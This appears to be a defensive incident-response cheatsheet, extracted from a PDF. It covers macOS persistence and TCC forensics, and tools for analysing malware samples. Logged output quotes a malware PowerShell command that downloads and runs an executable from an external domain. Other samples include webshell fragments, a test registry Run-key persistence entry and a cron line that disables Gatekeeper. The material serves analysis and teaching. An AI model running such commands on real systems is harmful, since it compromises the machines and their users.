

```
# system extensions  
/Library/SystemExtensions/
```

```
# loads of places for annoying persistence amongst daemons  
/System/Library/LaunchDaemons/*.plist  
/System/Library/LaunchAgents/*.plist  
/Library/LaunchDaemons/*.plist  
/Library/LaunchAgents/*.plist  
/Users/*/Library/LaunchAgents/*.plist
```

```
[2022-May-24 14:12:30 BST] ~  
[?] -> sudo ls /private/var/at/tabs  
dray  
[2022-May-24 14:12:34 BST] ~  
[?] -> sudo cat /private/var/at/tabs/dray  
# DO NOT EDIT THIS FILE – edit the master and reinstall.  
# (/tmp/crontab.kf2YqyYzUH installed on Tue Feb 8 20:40:09 2022)  
# (Cron version -- $FreeBSD: src/usr.sbin/cron/crontab/crontab.c,v 1.24 2006/09/03 17:52:19 ru Exp $)  
@reboot sudo spctl --master-disable ←  
[2022-May-24 14:12:43 BST] ~  
[?] -> █
```

Essentially a Scheduled Task, like in Windows

```
[2022-May-24 14:10:24 BST] ~  
[?] -> cat /var/db/com.apple.xpc.launchd/disabled.*.plist  
<?xml version="1.0" encoding="UTF-8"?>  
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">  
<plist version="1.0">  
<dict>  
    <key>com.if.Amphetamine</key>  
    <false/>  
    <key>com.apple.ManagedClientAgent.enrollagent</key>  
    <true/>  
    <key>com.apple.Siri.agent</key>  
    <true/>  
    <key>com.google.keystone.system.agent</key>  
    <false/>  
    <key>com.microsoft.update.agent</key>  
    <false/>  
    <key>com.apple.FolderActionsDispatcher</key>  
    <true/>  
    <key>J8RPQ294UB.com.skitch.SkitchHelper</key>  
    <false/>  
    <key>com.google.keystone.system.xpcservice</key>  
    <false/>  
    <key>com.apple.appleseed.seedusaged.postinstall</key>  
    <true/>  
    <key>com.apple.ScriptMenuApp</key>  
    <true/>  
</dict>  
</plist>  
[2022-May-24 14:10:27 BST] ~
```

Transparency, Consent, and Control (TCC)

The TCC db (Transparency, Consent, and Control) offers insight when some applications have made system changes. There are at least two TCC databases on the system - one per user, and one root.

```
/Library/Application Support/com.apple.TCC/TCC.db  
/Users/*/Library/Application Support/com.apple.TCC/TCC.db
```

You can use sqlite3 to parse, but there are values that are not translated and so don't make too much sense

```
[2022-May-24 15:29:58 BST] ~/Downloads
[dray ~] → sqlite3 '/users/dray/Library/Application Support/com.apple.TCC/TCC.db'
SQLite version 3.37.0 2021-12-09 01:34:53
Enter ".help" for usage hints.
sqlite> .mode line
sqlite> select * from access;
    service = kTCCServiceUbiquity
    client = /System/Library/PrivateFrameworks/ContactsDonation.framework/Versions/A/Support/contactsdonationagent
    client_type = 1
    auth_value = 2
    auth_reason = 5
    auth_version = 1
    csreq =
    policy_id =
indirect_object_identifier_type =
    indirect_object_identifier = UNUSED
    indirect_object_code_identity =
        flags = 0
    last_modified = 1642586878

    service = kTCCServiceUbiquity
    client = /System/Library/PrivateFrameworks/PhotoLibraryServices.framework/Versions/A/Support/photolibraryd
    client_type = 1
    auth_value = 2
    auth_reason = 5
    auth_version = 1
    csreq =
    policy_id =
indirect_object_identifier_type =
    indirect_object_identifier = UNUSED
    indirect_object_code_identity =
        flags = 0
    last_modified = 1642587146

    service = kTCCServiceUbiquity
    client = /System/Library/PrivateFrameworks/PassKitCore.framework/passd
    client_type = 1
    auth_value = 2
    auth_reason = 5
    auth_version = 1
    csreq =
    policy_id =
```

You can use some command line tools, or just leverage a tool like Velociraptor, use the dedicated TCC hunt, and point it at the tcc.db you retrieved.

LastModified	Service	Client	ClientType	User	IndirectObjectIdentifier
2022-01-19T13:35:10Z	kTCCServiceLiverpool	com.apple.TextInput.KeyboardServices	Console	dray	UNUSED
2022-01-19T13:41:57Z	kTCCServiceAppleEvents	com.vmware.fusionApplicationsMenu	Console	dray	com.apple.systemevents
2022-01-19T14:03:52Z	kTCCServiceCamera	com.vmware.fusion	Console	dray	UNUSED
2022-01-19T14:48:49Z	kTCCServiceLiverpool	com.apple.appleaccountd	Console	dray	UNUSED
2022-01-19T15:55:46Z	kTCCServiceMicrophone	us.zoom.xos	Console	dray	UNUSED
2022-01-19T15:58:03Z	kTCCServiceCamera	us.zoom.xos	Console	dray	UNUSED
2022-01-19T17:16:50Z	kTCCServiceUbiquity	md.obsidian	Console	dray	UNUSED
2022-01-19T17:48:50Z	kTCCServiceLiverpool	com.apple.gamed	Console	dray	UNUSED
2022-01-20T10:26:34Z	kTCCServiceLiverpool	com.apple.amsengagementd	Console	dray	UNUSED
2022-01-20T10:48:34Z	kTCCServiceUbiquity	com.apple.TextEdit	Console	dray	UNUSED

One of the most beneficial pieces of information is knowing which applications have FDA (Full Disk Access), via the `kTCCServiceSystemPolicyAllFiles` service. This is *only* located in the root TCC database.

```
> sqlite3 /Library/Application\ Support/com.apple.TCC/TCC.db
SQLite version 3.39.4 2022-09-07 20:51:41
Enter ".help" for usage hints.
sqlite> .mode line
sqlite> select client, auth_value, auth_reason, service, last_modified from access where service='kTCCServiceSystemPolicyAllFiles' order by last_modified desc;
    client = /Users/ash/Library/Developer/Xcode/DerivedData/Build/Products/Debug/aftermath
    auth_value = 0
    auth_reason = 5
    service = kTCCServiceSystemPolicyAllFiles
last_modified = 1670540814

    client = com.objective-see.lulu.extension
    auth_value = 0
    auth_reason = 5
    service = kTCCServiceSystemPolicyAllFiles
last_modified = 1670009838

    client = com.parallels.toolbox
    auth_value = 0
    auth_reason = 5
    service = kTCCServiceSystemPolicyAllFiles
last_modified = 1669841929

    client = com.tinyspeck.slackmacgap
    auth_value = 0
    auth_reason = 5
    service = kTCCServiceSystemPolicyAllFiles
last_modified = 1669395609

    client = com.microsoft.EdgeUpdater
    auth_value = 0
    auth_reason = 5
    service = kTCCServiceSystemPolicyAllFiles
last_modified = 1668722604

    client = com.objective-see.blockblock
    auth_value = 0
    auth_reason = 5
    service = kTCCServiceSystemPolicyAllFiles
last_modified = 1668033976
```

Built-In Security Mechanisms

There are some built-in security tools on macOS that can be queried with easy command line commands. This will get the status of the following.

```
# Airdrop
sudo ifconfig awdl0 | awk '/status/{print $2}'

# Filevault
sudo fdesetup status
```

```
# Firewall
defaults read /Library/Preferences/com.apple.alf globalstate // (Enabled = 1, Di

# Gatekeeper
spctl --status

# Network Fileshare
nfsd status

# Remote Login
sudo systemsetup -getremotelogin

# Screen sharing
sudo launchctl list com.apple.screensharing

# SIP
csrutil status
```

Malware

► section contents

I'd recommend [REMnux](#), a Linux distro dedicated to malware analysis. If you don't fancy downloading the VM, then maybe just keep an eye on the [Docs](#) as they have some great malware analysis tools in their roster.

I'd also recommend [FlareVM](#), a Windows-based malware analysis installer - takes about an hour and a half to install everything on a Windows VM, but well worth it!

Rapid Malware Analysis

► section contents

Thor

[Florian Roth's](#) Thor requires you to agree to a licence before it can be used.

There are versions of Thor, but we'll be using [the free, lite version](#)

What I'd recommend you do here is create a dedicated directory (`/malware/folder`), and put one file in at a time into this directory that you want to study.

```

#execute Thor
./thor-lite-macosx -a FileScan \
-p /Malware/folder:NOWALK -e /malware/folder \
--nothordb --allreasons --utc --intense --nocsv --silent --brd

#open the HTML report THOR creates
open /malware/folder/*.html

```

MESSAGE: Possible dangerous file found
FILE: /Users/ANONYMIZED_BY_THOR/Downloads/Collected_Data/webshell.aspx
EXT: .aspx
SCORE: 80
TYPE: ASP
SIZE: 23264
MD5: e1f536b0b34ee7d7cd7caf2105381f661
SHA1: 216f435d8cbd15d407f83df1971a3b25574d08f
SHA256: 2a8b11843f23d159f976ffba815f5fe12802d5279185d14673303602bd747d
FIRSTBYTES: 3c25402050616765204c616e67756167653d2243 / <%@ Page Language="C
CREATED: Tue Oct 25 12:20:08.000 2022
CHANGED: Tue Oct 25 13:20:24.208 2022
MODIFIED: Tue Oct 25 12:20:08.000 2022
ACCESSED: Tue Oct 25 13:20:25.505 2022
PERMISSIONS: r-w-r--r--
OWNER: ANONYMIZED_BY_THOR
GROUP: staff

REASON_1: YARA rule WEB SHELL ASPX _FileExplorer_Mar21_1 / Detects Chopper like ASPX Webshells
SUBSCORE_1: 80
REF_1: Internal Research
SIGTYPE_1: internal
MATCHED_1:

- <span style="background-color: #778899; color: #fff; padding: 5px; cursor: pointer" onclick= at 0x564c in
 </i><i style="width: 115px; padding-top: 25px;">Copy Clipboard <span id="GyCDZ" s
- <asp:HiddenField runat="server" ID="f1Qqa" />

 Process Name:<asp:TextBox ID= at 0x43bf in
 m" /><asp:HiddenField runat="server" ID="SSXkQ" /><asp:HiddenField runat="server" ID="f1Qqa" />

 Process Name:<asp:TextBox ID="TSNvr" runat="server" Width="200px"></asp:TextBox
- ">Command</label><input id="grgfJ" type="radio" name="tabs"><label for="grgfJ">File Explorer</label><%-- at 0x4110 in
 type="radio" name="tabs" checked><label for="YeUY!">Command</label><input id="grgfJ" type="radio" name="tabs"><label for="grgfJ">File Explorer</label><%--br0x0<input id="br0x0" type="radio" name="tabs">br
- (Request.Form at 0x4ff4 in
 try { string TjmTL = Page.MapPath(".") + "/"; if (Request.Form["CaKcn"] != null && !string.IsNullOrEmpty(Request.
 .Text + "Created!"); at 0x5347 in
 Zi.Text.Trim()); cRPIM.Text = "Directory " + UhYzi.Text + " Created!"; UhYzi.Text = ""; } catch (Exception ex) { cRPIM.T
 .Encoding.UTF8.GetString(FromBase64String(str.Replace(at 0x26ef in
 () { private string VVvad(string str) { return Encoding.UTF8.GetString(FromBase64String(str.Replace("%3D", "=").Replace("%3d", "="))); } public string
 encodeURIComponent(btoa(String.fromCharCode.apply(null, new Uint8Array(bytes))))}; at 0x3354 in
 .charCodeAt(); bytes.push(char & 0xFF); } return encodeURIComponent(btoa(String.fromCharCode.apply(null, new Uint8Array(bytes)))); }function packform() { try { document.getElementB
 RULEDATE_1: 2021-03-31
 TAGS_1: T1100, WEB SHELL
 RULENAME_1: WEB SHELL ASPX _FileExplorer_Mar21_1

Capa

Capa is a great tool to quickly examine wtf a binary does. This tool is great, it previously helped me identify a keylogger that was pretending to be an update.exe for a program

Usage

```

./capa malware.exe > malware.txt
# I tend to do normal run and then verbose
./capa -vv malware.exe >> malware.txt
cat malware.txt

```

```

-> ./capa malware.exe
loading : 100% | 485/485 [00:00<00:00, 2001.19 rules/s]
matching: 100% | 1/1 [00:00<00:00, 46.11 functions/s]
WARNING: capa...

```

Example of Capa output for the keylogger

md5	177f558ef1d91c8a736052ae4a17f9e3
sha1	efb76b31df8f821afececb3208ce2e05ecf35b66
sha256	6046be9849b8955fed42382fa734b650eb619eb42d611a8aef84f5a7a4222aae
path	update.exe
ATT&CK Tactic	ATT&CK Technique
COLLECTION	Input Capture::Keylogging [T1056.001]
DEFENSE EVASION	Obfuscated Files or Information [T1027]
DISCOVERY	File and Directory Discovery [T1083]
EXECUTION	System Information Discovery [T1082]
	Command and Scripting Interpreter [T1059]
	Shared Modules [T1129]
MBC Objective	MBC Behavior
COLLECTION	Keylogging::Polling [F0002.002]
DATA	Encoding::XOR [C0026.002]
DEFENSE EVASION	Non-Cryptographic Hash::FNV [C0030.005]
FILE SYSTEM	Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02]
OPERATING SYSTEM	Write File [C0052]
PROCESS	Environment Variable::Set Variable [C0034.001]
	Allocate Thread Local Storage [C0040]
	Set Thread Local Storage Value [C0041]
	Terminate Process [C0018]
CAPABILITY	NAMESPACE
log keystrokes via polling (2 matches)	collection/keylog
	data manipulation/encoding/xor

File

The command `file` is likely to be installed in most unix, MacOS, and linux OS'. Deploy it next to the file you want to interrogate

```
25-Apr-22 06:30:54 EDT] remnux/Desktop
file *.00000000 SentinelOne.out -bp
composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Posik, Last Saved By: RHfdh, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Fri Apr 22 10:23:13 2022, Security: 0
composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Posik, Last Saved By: RHfdh, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Fri Apr 22 10:23:13 2022, Security: 0
E32+ executable (DLL) (GUI) x86-64, for MS Windows
Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Sat Apr 23 02:02:00 2022, mtime=Sat Apr 23 02:02:00 2022, atime=Sat Apr 23 02:02:00 2022, length=49152, window=hide
```

`exiftool` may have to be installed on your respective OS, but is deployed similarly be firing it off next to the file you want to know more about

File Type	:	XLS
File Type Extension	:	xls
MIME Type	:	application/vnd.ms-excel
Author	:	Posik
Last Modified By	:	RHfdh
Software	:	Microsoft Excel
Create Date	:	2015:06:05 18:19:34
Modify Date	:	2022:04:22 09:23:13
Security	:	None
Code Page	:	Windows Cyrillic

Software	:	Microsoft Excel
Create Date	:	2015:06:05 18:19:34
Modify Date	:	2022:04:22 09:23:13
Security	:	None
Code Page	:	Windows Cyrillic
Company	:	
App Version	:	16.0000

File Type	:	LINK
File Type Extension	:	lnk
MIME Type	:	application/octet-stream
Flags	:	IDList, LinkInfo, RelativePath, Unicode
File Attributes	:	Archive
Create Date	:	2022:04:22 17:02:00-04:00
Access Date	:	2022:04:22 17:02:04-04:00
Modify Date	:	2022:04:22 17:02:00-04:00
Target File Size	:	49152
Icon Index	:	(none)
Run Window	:	Normal
Hot Key	:	(none)
Target File DOS Name	:	File-5.xls
Drive Type	:	Fixed Disk
Volume Label	:	Windows
Local Base Path	:	C:\Users\keiths\Downloads\File-5.xls
Relative Path	:	..\..\..\..\..\..\Downloads\File-5.xls
Machine ID	:	edwards-3070-01

4 image files read

Strings

Honestly, when you're pressed for time don't knock strings . It's helped me out when I'm under pressure and don't have time to go and disassemble a compiled binary.

Strings is great as it can sometimes reveal what a binary is doing and give you a hint what to expect - for example, it may include a hardcoded malicious IP.

```
[03-Jun-21 00:51:25 BST] home/d
-> strings /usr/lib/vmware/resources/storePwd.exe
!This program cannot be run in DOS mode.
Rich
.text
` .rdata
@.data
. rsrc
@.reloc
hxAA
htAA
```

Floss

Ah you've tried `strings`. But have you tried `floss`? It's like `strings`, but deobfuscate strings in a binary as it goes

```
#definitely read all the functionality of floss
floss -h
floss -l

#execute
floss -n3 '.\nddwmkgs - Copy.dll'
```

```
get_SafeFileHandle
SafeHandle
DangerousGetHandle
IntPtr
Marshal
GetLastWin32Error
System.ComponentModel
Win32Exception
4xB
z\V
WrapNonExceptionThrows
_CorD11Main
mscoree.dll
```

```
FLOSS static Unicode strings
About to call CreateFile on {0}
About to call InstallELAMCertificateInfo on handle {0}
Call failed.
Call successful.
VS_VERSION_INFO
VarFileInfo
Translation
StringFileInfo
000004b0
FileDescription
FileVersion
0.0.0.0
InternalName
nddwmkgs.dll
LegalCopyright
OriginalFilename
nddwmkgs.dll
ProductVersion
0.0.0.0
Assembly Version
0.0.0.0
```

```
FLOSS decoded 0 strings
```

```
FLOSS extracted 0 stackstrings
```

Flarestrings

Flarestrings takes floss and strings, but adds a machine learning element. It sorts the strings and assigns them a 1 to 10 value according to how malicious the strings may be.

```
flarestrings.exe '.\nndwmkgs - Copy.dll' | rank_strings -s # 2>$null redirect the errors if they get in your way
```

```
PS C:\Users\d\Desktop > flarestrings.exe '.\nndwmkgs - Copy.dll' | rank_strings -s 2>$null
10.40, System.IO
8.88, nndwmkgs.dll
8.88, nndwmkgs.dll
8.88, nndwmkgs.dll
8.87, 0.0.0.0
8.87, 0.0.0.0
8.87, 0.0.0.0
8.44, Call failed.
7.91, mscoree.dll
7.44, InstallWdBoot
6.86, About to call InstallELAMCertificateInfo on handle {0}
6.63, InstallELAMCertificateInfo
6.57, _CorDlMain
6.53, Call successful.
6.51, get_SafeFileHandle
6.48, #Strings
6.46, RuntimeCompatibilityAttribute
6.44, <Module>
6.43, Win32Exception
6.40, get Out
```

Win32APIs

Many of the strings that are recovered from malware will reference Win32 APIs - specific functions that can be called on when writing code to interact with the OS in specific ways.

To best understand what exactly the Win32 API strings are that you extract, I'd suggest [Malapi](#). This awesome project maps and catalogues Windows APIs, putting them in a taxonomy of what they generally do



MalAPI.io Contribute FAQ Other

Mapping mode: ON (Export Table)

Enumeration	Injection	Evasion	Spying	Internet	Anti-Debugging	Ransomware
CreateToolhelp32Snapshot	CreateFileMappingA	CreateFileMappingA	AttachThreadInput	WinExec	CreateToolhelp32Snapshot	CryptAcquireContextA
EnumDeviceDrivers	CreateProcessA	DeleteFileA	CallNextHookEx	FtpPutFileA	GetLogicalProcessorInformation	EncryptFileA
EnumProcesses	CreateRemoteThread	GetModuleHandleA	GetAsyncKeyState	HttpOpenRequestA	GetLogicalProcessorInformationEx	CryptEncrypt
EnumProcessModules	CreateRemoteThreadEx	GetProcAddress	GetClipboardData	HttpSendRequestA	GetTickCount	CryptDecrypt
EnumProcessModulesEx	GetModuleHandleA	LoadLibraryA	GetDC	HttpSendRequestExA	OutputDebugStringA	CryptCreateHash
FindFirstFileA	GetProcAddress	LoadLibraryExA	GetDCE	InternetCloseHandle	CheckRemoteDebuggerPresent	CryptHashData
FindNextFileA	GetThreadContext	LoadResource	GetForegroundWindow	InternetOpenA	Sleep	CryptDeriveKey

Regshot

[regshot.exe](#) is great for malware analysis by comparing changes to your registry.

- If your language settings have non-Latin characters (e.g. Russian, Korean, or Chinese), use

unicode release


```
#pull it
wget -usebasicparsing https://github.com/Seabreg/Regshot/raw/master/Regshot-x64-Ansi.exe

#run the GUI for the first 'clean' reg copy. Takes about a minute and a half

#add something malicious as a test if you want
REG ADD HKEY_CURRENT_USER\Software\Microsoft\CurrentVersion\Run /v 1 /d "C:\evil.

## now run the GUI for the second time

# then run the comparison
Slightly noisy but does catch the reg changes.
```





```
first clean run.txt - Notepad
File Edit Format View Help
Regshot 1.9.0 x64 ANSI
Comments: first clean run
Datetime: 2021/12/1 16:06:20 , 2021/12/1 16:08:16
Computer: MSEdgeWIN10 , MSEdgeWIN10
Username: IEUser , IEUser

-----
Keys added: 11
-----
SSL

HKU\S-1-5-21-321011808-3761883066-353627080-1000\Software\Microsoft\CurrentVersion
HKU\S-1-5-21-321011808-3761883066-353627080-1000\Software\Microsoft\CurrentVersion\Run

-----
Values added: 19
-----
HKU\S-1-5-21-321011808-3761883066-353627080-1000\Software\Microsoft\CurrentVersion\Run\1: "C:\evil.exe"
-----
```

Registry snapshot via PwSh

Lee Holmes dropped some serious PowerShell knowledge in this Twitter exchange [1](#), [2](#). This takes longer than Regshot, but if you wanted to stick to PwSh and not use tooling you can.

```
#Base snapshot
gci -recurse -ea ignore -path HKCU:\,HKLM:\ | % {[PSCustomObject] @{}{Name = $_.Name}}
## Execute malware

#New snapshot
gci -recurse -ea ignore -path HKCU:\,HKLM:\ | % {[PSCustomObject] @{}{Name = $_.Name}}

#Compare
diff (gc .\test.txt) (gc .\test2.txt) -Property Name,Value
```

Fakenet

Use [fakenet](#) in an Windows machine that doesn't have a network adapter. Fakenet will emulate a network and catch the network connections malware will try to make.

Fireup fakenet, and then execute the malware.

- Some malware will require specific responses to unravel further.
- I'd recommend [inetsim](#) where you encounter this kind of malware, as inetsim can emulate files and specific responses that malware calls out for

```
DNS Server] Received a request for domain crl4.digicert.com .
Divertor] msieexec.exe (6644) requested TCP 192.0.2.123:80
HTTPListener80] GET /DigiCertTrustedG4CodeSigningRSA4096SHA3842021CA1.crl HTTP/1.1
HTTPListener80] Connection: Keep-Alive
HTTPListener80] Accept: /*
HTTPListener80] User-Agent: Microsoft-CryptoAPI/10.0
HTTPListener80] Host: crl4.digicert.com
HTTPListener80]
```

Entropy

Determining the entropy of a file may be important. The closer to 8.00, it's encrypted, compressed, or packed.

The linux command `ent` is useful here. `binwalk -E` is a possible alternative, however I have found it less than reliable

The screenshot below shows a partially encrypted file in the first line, and then a plain text txt file in the second line.

```
[25-Jan-22 09:45:36 EST] remnux/Desktop
> ent 5a73187714f8001ba43e6d4bdbcf091df9fa19f9ed34c7b53ca06fb3d0883667
Entropy = 7.597955 bits per byte. ←
Optimum compression would reduce the size
of this 944 byte file by 5 percent.

Chi square distribution for 944 samples is 546.98, and randomly
would exceed this value less than 0.01 percent of the times.

Arithmetic mean value of data bytes is 150.3941 (127.5 = random).
Monte Carlo value for Pi is 2.496815287 (error 20.52 percent).
Serial correlation coefficient is 0.164411 (totally uncorrelated = 0.0).

[25-Jan-22 09:45:39 EST] remnux/Desktop
> ent test_not_encrypted.txt
Entropy = 3.240224 bits per byte. ←
Optimum compression would reduce the size
of this 15 byte file by 59 percent.

Chi square distribution for 15 samples is 479.93, and randomly
would exceed this value less than 0.01 percent of the times.

Arithmetic mean value of data bytes is 98.3333 (127.5 = random).
Monte Carlo value for Pi is 4.000000000 (error 27.32 percent).
```

Sysmon as a malware lab

Run this [script](#), which will install Sysmon and Ippsec's Sysmon-steamliner script (powersiem.ps1)

Run powersiem.ps1, then detonate your malware. In PowerSiem's output, you will see the affects of the malware on the host

```
#download script
```

```
wget -useb https://gist.githubusercontent.com/PurpleW0lf/d669db5cfca9b020a7f7c982
```

```
#start sysmon lab
```

```
./Sysmon_Lab.ps1
```

```
#start powersiem.ps1
```

```
C:\users\*\Desktop\SysmonLab\PowerSiem.ps1
```

```
#detonate malware
```

```
PS C:\Users\Frank\Desktop > .\PwSh.ps1

Sysmon is Running

Run C:\users\Frank\Desktop\SysmonLab\PowerSiem.ps1 and then detonate your malware to gather IoCs from Sysmon log

PS C:\Users\IEUser\Desktop> .\PowerSiem.ps1
Type: Process Create
Image: C:\Windows\SysWOW64\mshta.exe
ParentCommandLine: C:\Windows\Explorer.EXE
ParentUser: MSEdgeWIN10\IEUser
CurrentDirectory: C:\Users\IEUser\Desktop
CommandLine: "C:\Windows\SysWOW64\mshta.exe" "C:\Users\IEUser\Desktop\malware.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
ParentImage: C:\Windows\explorer.exe
PID: 2080
User: MSEdgeWIN10\IEUser
-----
Type: Process Create
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\SysWOW64\mshta.exe" "C:\Users\IEUser\Desktop\malware.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
ParentUser: MSEdgeWIN10\IEUser
CurrentDirectory: C:\Users\IEUser\Desktop
CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden $d=$env:temp+'dhg892438gh2f3d.exe';(New-Object System.Net.WebClient).DownloadFile('https://yungionpage-tool.net/17/524.dat',$d);Start-Process $d;[System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms');[system.windows.forms.messagebox]::show('Update complete.', 'Information',[Windows.Forms.MessageBoxButtons]::OK, [System.Windows.Forms.MessageBoxIcon]::Information);
ParentImage: C:\Windows\SysWOW64\mshta.exe
PID: 972
User: MSEdgeWIN10\IEUser
-----
Type: File Create
RecordID: 6698
TargetFilename: C:\Users\IEUser\AppData\Local\Temp\_PSScriptPolicyTest_2r4eduhg.yuf.ps1
Process: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
PID: 972
User: MSEdgeWIN10\IEUser
-----
Type: File Create
RecordID: 6699
TargetFilename: C:\Users\IEUser\AppData\Local\Tempdhg892438gh2f3d.exe
```

Unquarantine Malware

Many security solutions have isolation techniques that encrypt malware to stop it executing.

For analysis, we want to decrypt it using [scripts like this](#)

```
[30-Mar-22 08:49:18 EDT] remnux/Desktop
> file 05AF02F6A5494B1596AE7469A1FC595E.MAL
05AF02F6A5494B1596AE7469A1FC595E.MAL: data ←
[30-Mar-22 08:49:21 EDT] remnux/Desktop
> strings 05AF02F6A5494B1596AE7469A1FC595E.MAL | head -n 5
ffff
ffff
ffff
ffff ←
ffff
[30-Mar-22 08:49:23 EDT] remnux/Desktop
```

```
# install the dependencies
sudo apt update
sudo apt install libcrypt-rc4-perl

# pull the script
wget http://hexacorn.com/d/DeXRAY.pl

#execute the script
perl ./DeXRAY.pl x.MAL
```

```
[30-Mar-22 08:50:35 EDT] remnux/Desktop
> perl ./DeXRAY.pl 05AF02F6A5494B1596AE7469A1FC595E.MAL
=====
dexray v2.32, copyright by Hexacorn.com, 2010-2022
Trend&Kaspersky decryption based on code by Optiv
McAfee BUP decryption code by Brian Maloney
Much better Symantec VBN support code by Brian Maloney
Kaspersky System Watcher decryption by Luis Rocha&Antonio Monaca
Sentinel One decryption research by MrAdz350
Microsoft AV/Security Essentials by Corey Forman /fetcheder/
Cisco AMP research by @r0ns3n
Thx to Brian Baskin, James Habben, Brian Maloney, Luis Rocha,
Antonio Monaca, MrAdz350, Corey Forman /fetcheder/, @r0ns3n
Tony, Jordan Meurer, Oskar
=====
Processing file: '05AF02F6A5494B1596AE7469A1FC595E.MAL'
-> '05AF02F6A5494B1596AE7469A1FC595E.MAL.00000000 SentinelOne.out' - Sentinel One File
-> ofs='0' (00000000)
```

And we get a working un-quarantined malware sample at the other side

```
[30-Mar-22 08:54:11 EDT] remnux/Desktop
> file 05AF02F6A5494B1596AE7469A1FC595E.MAL.00000000_SentinelOne.out
05AF02F6A5494B1596AE7469A1FC595E.MAL.00000000_SentinelOne.out: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
[30-Mar-22 08:54:16 EDT] remnux/Desktop
> strings 05AF02F6A5494B1596AE7469A1FC595E.MAL.00000000_SentinelOne.out | head -n 5
!This program cannot be run in DOS mode.
.text
.rsrc
@.reloc
ZF(L
[30-Mar-22 08:54:20 EDT] remnux/Desktop
```

Process Monitor

► section contents

ProcMon is a great tool to figure out what a potentially malicious binary is doing on an endpoint.


There are plenty of alternatives to monitor the child processes that a parent spawns, like [any.run](#). But I'd like to focus on the free tools to be honest.

Keylogger Example


Let's go through a small investigation together, focusing on a real life keylogger found in an incident

Clearing and Filtering

When I get started with ProcMon, I have a bit of a habit. I stop capture, clear the hits, and then begin capture again. The screenshot details this as steps 1, 2, and 3.



I then like to go to filter by process tree, and see what processes are running



Process tree

